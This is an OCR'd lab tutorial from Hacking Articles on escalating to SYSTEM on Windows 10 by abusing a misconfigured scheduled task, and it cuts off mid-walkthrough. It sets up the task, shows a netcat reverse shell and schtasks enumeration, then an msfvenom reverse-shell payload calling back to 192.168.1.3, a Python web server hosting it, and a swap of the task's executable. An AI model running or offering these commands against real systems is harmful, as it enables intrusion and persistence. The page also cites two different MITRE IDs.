Ignite Technologies

Windows Privilege Escalation

Scheduled Task job

(Mitre ID:T1053.005)

WWW.HACKINGARTICLES.IN

Contents

Introduction

An attacker may exploit the Windows Task Scheduler to schedule malicious programs for initial or recurrent execution. For persistence purposes, an attacker may utilize Windows Task Scheduler to launch applications at system startup or on a scheduled basis. Additionally, the Windows Task Scheduler may be utilized to execute remote code to run a process under the context of a specified account for Privilege Escalation.

Task Scheduler

An automatic job can be scheduled using the Task Scheduler service. When you use this service, you may set up any program to run at a date and time that works best for you. Task Scheduler checks the time or event criteria you specify and then runs the task when those conditions are fulfilled.

Misconfigured Scheduled Task/Job

An attacker can perform execution, persistence, or privilege escalation by abusing any script, program, or service that is running automatically through the task scheduler.

Mitre ID: T1573.005
Tactics: Execution, Persistence, Privilege Escalation

Platforms: Windows

Prerequisite

Target Machine: Windows 10


Attacker Machine: Kali Linux

Condition: Compromise the target machine with low privilege access either using Metasploit or Netcat, etc.


Objective: Escalate the NT Authority /SYSTEM privileges for a low privileged user by exploiting the Scheduled Task/Job.

Lab Setup


Run Task Scheduler from inside the program menu.



Step1: Explore the Task Schedule Library to create a new Task.



Step2: Assign a task for the logged user to be executed as the highest privileges.



Name: privs

Location: \

Author: MSEDGEWIN10\ignite

Description:

Security options

When running the task, use the following user account:

MSEDGEWIN10\ignite

● Run only when user is logged on


○ Run whether user is logged on or not

□ Do not store password. The task will only have access to local computer resources.

☑ Run with highest privileges


□ Hidden Configure for: Windows Vista™, Windows Server™ 2008

Step3: Choose the Trigger option to initiate a scheduled task/job.



When you create a task, you can specify the conditions that will trigger the task.

Step4: Here we have scheduled the task for recurrence occurrence.



New Trigger

Begin the task: On a schedule

Settings

○ One time
● Daily
○ Weekly
○ Monthly

Start: 10/10/2021 4:55:45 AM □ Synchronize across time zones

Recur every: 1 days

Advanced settings

□ Delay task for up to (random delay): 1 hour

☑ Repeat task every: 5 minutes for a duration of: 1 day


☑ Stop all running tasks at end of repetition duration

□ Stop task if it runs longer than: 3 days

□ Expire: 10/10/2022 4:55:45 AM □ Synchronize across time zones


☑ Enabled

Step5: When you create a task, you must specify the action that will occur when your task starts.



When you create a task, you must specify the action that will occur when your task starts.

Step6: Specify the type of action to be performed by a scheduled task. For example: schedule backup of a system through some executable program.



Action: Start a program


Settings

Program/script: "C:\Imp Jobs\file.exe"

Add arguments (optional):

Start in (optional):

Step7: Thus, schedule tasks will be triggered every day at a specific time for taking backup or schedule job to define as action.




Name	Status	Triggers	Next Run Time
privs	Ready	At 4:55 AM every day - After triggered, repeat every 5 minutes for a duration of 1 d...	10/10/2021 5:00:45 AM

Abusing Schedule Task/Job

Step8: An attacker can escalate privileges by exploiting Schedule Task/Job. Following an initial foothold, we can query to obtain the list for the scheduled task.

```
schtasks /query /fo LIST /v
```


This helps an attack to understand which application is attached to execute Job at what time.



```
┌──(root💀 kali)-[~]
└─# nc -lvp 1245
listening on [any] 1245 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49771
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>schtasks /query /fo LIST /v
schtasks /query /fo LIST /v

Folder: \
HostName:                             MSEDGEWIN10
TaskName:                             \privs
Next Run Time:                        10/10/2021 5:00:45 AM
Status:                               Ready
Logon Mode:                           Interactive only
Last Run Time:                        11/30/1999 12:00:00 AM
Last Result:                          267011
Author:                               MSEDGEWIN10\ignite
Task To Run:                          "C:\Imp Jobs\file.exe"
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          ignite
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        Daily
Start Time:                           4:55:45 AM
Start Date:                           10/10/2021
End Date:                             N/A
Days:                                 Every 1 day(s)
Months:                               N/A
Repeat: Every:                        0 Hour(s), 5 Minute(s)
Repeat: Until: Time:                  None
Repeat: Until: Duration:              24 Hour(s), 0 Minute(s)
Repeat: Stop If Still Running:        Disabled
```


To get a reverse shell as NT Authority SYSTEM, let's create a malicious exe file that could be executed through a scheduled task. Using Msfvenom we have created an exe file that was injected into the target system.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > shell.exe
```



```
┌──(root💀 kali)-[~/exploit]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(root💀 kali)-[~/exploit]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


To abuse the scheduled Task, the attacker will either modify the application by overwriting it or may replace the original file from the duplicate. To insert a duplicate file in the same directory, we rename the original file as a file. bak.



```
C:\>cd C:\Imp Jobs
cd C:\Imp Jobs

C:\Imp Jobs>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Imp Jobs

10/10/2021  04:56 AM    <DIR>          .
10/10/2021  04:56 AM    <DIR>          ..
07/27/2021  06:01 AM         1,180,904 file.exe
               1 File(s)      1,180,904 bytes
               2 Dir(s)  24,603,168,768 bytes free

C:\Imp Jobs>move file.exe file.bak
move file.exe file.bak
        1 file(s) moved.
```

Then downloaded malicious file.exe in the same directory with the help of the wget command.

